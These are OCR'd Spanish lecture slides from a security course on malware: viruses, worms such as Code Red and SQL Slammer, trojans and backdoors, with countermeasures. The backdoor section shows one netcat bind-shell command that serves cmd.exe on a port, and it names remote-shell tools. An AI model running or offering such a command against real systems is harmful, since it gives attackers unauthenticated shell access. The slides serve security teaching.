
- La complejidad de los sistemas actuales hace muy difícil controlar todos los posibles agujeros de seguridad
- Mejores contramedidas
  - Mantener un administrador experto en seguridad y que mantenga el sistema actualizado
  - Minimizar la superficie de ataque y sólo tener activados los servicios necesarios
  - Monitorizar y hacer auditoría para detectar las vulnerabilidades y a los intrusos
- Pero el único problema no son los ataques directos...

Malware

- Herramientas software malicioso
  - Virus
  - Gusanos
  - Caballos de troya / Troyanos
  - Backdoors
  - Rootkits
  - Código movil malicioso

- Un breve resumen


  Para mas informacion
  - Ed. Skoudis, "Malware, fighting malicious code" Prentice-Hall, 2004



Virus

Código que es capaz de autoreplicarse, que se añade el mismo a otros programas y requiere normalmente la intervención de un humano para replicarse.

- Ejemplo más simple: añadiendo código a un ejecutable.
  - El codigo añadido intenta reproducirse y continua con el programa original
  - Si el codigo extra se ejecuta rapidamente nadie se dará cuenta
  - Copiandose a dispositivos extraibles (discos puede viajar a otros ordenadores sin red)
  - A parte de copiarse puede esperar condiciones para ejecutar una carga determinada
    - Borrar todo el disco duro
    - O algo mas discreto
- Problemas
  - Facil de detectar buscando patrones
  - Requiere que el usuario lance el programa



Virus evolución

- Ocultarse mejor en el fichero... al final del fichero, no cambiar el tamaño del fichero con tecnicas de compresión...
- Infectar Master Boot Record de los discos (ventaja: ya no hace falta que el usuario lance programas)
- Ocultar patrones: **virus polimórficos** cada copia del virus que se crea es distinta de su padre (más dificil de encontrar por antivirus)
- Virus encriptado con un programa extractor... (el descifrador puede detectarse... y se puede ocultar con polimorfía)
- Virus de macros en programas que permitan macros (VisualBasic)
- Virus como transporte de cargas de ataque más sofisticadas (backdoors, rootkits...)

Contramedidas


- Antivirus que escanean ficheros o la red (básicamente son IDSs)
- Utilizar software solo de fuentes fiables y comprobar que no ha sido modificado
- Usar sistemas operativos con privilegios que no permitan que un usuario infecte el sistema (más difícil la propagación pero no imposible)

Gusanos (Worms)

- Código capaz de autoreplicarse, que se propaga a través de la red y normalmente no requiere de intervención humana para propagarse
- Básicamente es un sistema de intrusión automático centrado en uno o unos pocos ataques. Para conseguir:
  - Controlar grandes cantidades de máquinas (hackear 10000 ordenadores lleva mucho tiempo a mano)
  - Dificultar el rastreo
  - Amplificar el daño
- Ejemplo:
  - Code Red (Julio 2001)

    Ataca una vulnerabilidad de WinIIS webserver

    Consiguió 250000 servidores en menos de 9 horas



Más gusanos

- Morris worm (tambien "The Internet worm"), Nov 1988

  Multiples ataques (contra finger, sendmail...) y prueba de contraseñas fáciles
- Melisa (Mar 1999), virus de macros que se enviaba a las direcciones de la agenda
- Saser, vulnerabilidad de LSASS
- Nimda (Sep 2001), 12 exploits diferentes contra Windows, IE, SMB, IIS, Outlook
- Slapper (Sep 2002), vulnerabilidad en apache con OpenSSL
- SQLSlammer, windows con microsoft SQL server

  Explot simple en 1 sólo paquete UDP, el gusano ocupa sólo 376 bytes (10 min en propagarse por todo el mundo, paró 5/13 DNS rootservers)
- Lo último: Storm Worm (Enero 2007)

Gusanos evolución

- Superworms
  - Multiplataforma
  - Multiexploit
  - Zero-day exploits
  - Fast-spread
- Gusanos más sencillos (como el SQL slammer)
- Este año ya hay un gusano con muchas de estas características

  Storm Worm (http://www.schneier.com/crypto-gram-0710.html#1)

- Se ha planteado usar gusanos para combatir a los gusanos maliciosos. Estos hipoteticos gusanos se llaman Ethical-worms

  Por ejemplo ¿que mejor forma de instalar un parche que pare a otro gusano que utilizar técnicas de propagación de tipo gusano?

  Sin embargo plantean serios problemas y probablemente serían peor los problemas que causen que los que solucionarían

Combinaciones

- Por supuesto se pueden escribir programas que usen técnicas de propagación de gusanos y virus
- Componentes de un gusano
  - Warhead

    Sistema de ataque, como consigue el control de la maquina atacada (vulnerabilidad, mail, configuración mala)
  - Propagation engine


    Sistema para enviar el gusano completo a la maquina atacada
  - Target selection y Scanning engine

    Como elige sus siguientes objetivos y los escanea para saber si son atacables
  - Payload

    Programa a ejecutar una vez alcanzado el objetivo, puede limitarse a propagarse o lanzar un programa que haga cualquier cosa
    - permitir control de la maquina
    - esperar órdenes para realizar una tarea concreta (enviar SPAM, descifrar contraseñas de forma distribuida...)
    - causar daño en ciertas condiciones (bombas lógicas)
- El gusano puede ser simplemente una herramienta de transporte para otro programa

Troyanos (o Caballos de Troya)

- Programa que parece tener un propósito útil o benigno pero que oculta algo con funcionalidad maliciosa
- Casi tienen más que ver con la **ingeniería social**. Como engañar al usuario para que no vea que esta lanzando un programa que no quiere
  - Ficheros que no parecen programas sino documentos (cambios de icono, ocultar la extension, documentos que abre el navegador pero va a lanzar una aplicación de ayuda que lo ejecute...)
  - Colocar programas que se encuentren antes y que enmascaren a otros. El problema de tener el directorio . en el PATH
- Añadir código malicioso a un programa. Hay herramientas llamadas Wrappers



- Nuevas tendencias
  - Atacar sitios de distribución de programas para troyanizar los programas que te bajas
  - Participar en proyectos open source e incluir codigo malicioso oculto?
  - Problema con la externalización de la programación también closed source

Backdoors

- Puertas traseras

  Programa que permite a un atacante esquivar los controles de seguridad normales, ganando acceso en sus propias condiciones
- Ejemplo básico hecho a mano:

```
nc -l -p 80 -e cmd.exe
```

- Pero hay herramientas hechas para no tener que pensar tanto (Netbus y BackOrifice para windows) y con interfaz gráfico
- Tambien hay herramientas que te dan una shell remota (Tini, Q, Bindshell...)
- Las defensas contra estos son observar el tráfico sospechoso... pero también los backdoors se hacen cada vez más discretos (shells sobre UDP o sobre ICMP)

- Siguiente paso Rootkits

Conclusiones

- La complejidad de los sistemas actuales hace muy difícil controlar todos los posibles agujeros de seguridad
- Existen múltiples herramientas para atacar sistemas o bien para introducir programas indirectamente que nos den el control
- No hay una sola medida que nos garantice la seguridad pero hay medidas que podemos tomar de varios tipos
  - Reforzar la seguridad: mantener sistemas actualizados, corregir vulnerabilidades, mantenerse al día de las que aparecen, minimizar superficie de ataque
  - Comprobar la vulnerabilidad de nuestros sistemas, hacer ataques y auditorias
  - Vigilar si se producen ataques monitorizando el estado de los sistemas y el tráfico que intercambian
- Próxima clase: Ataques a la red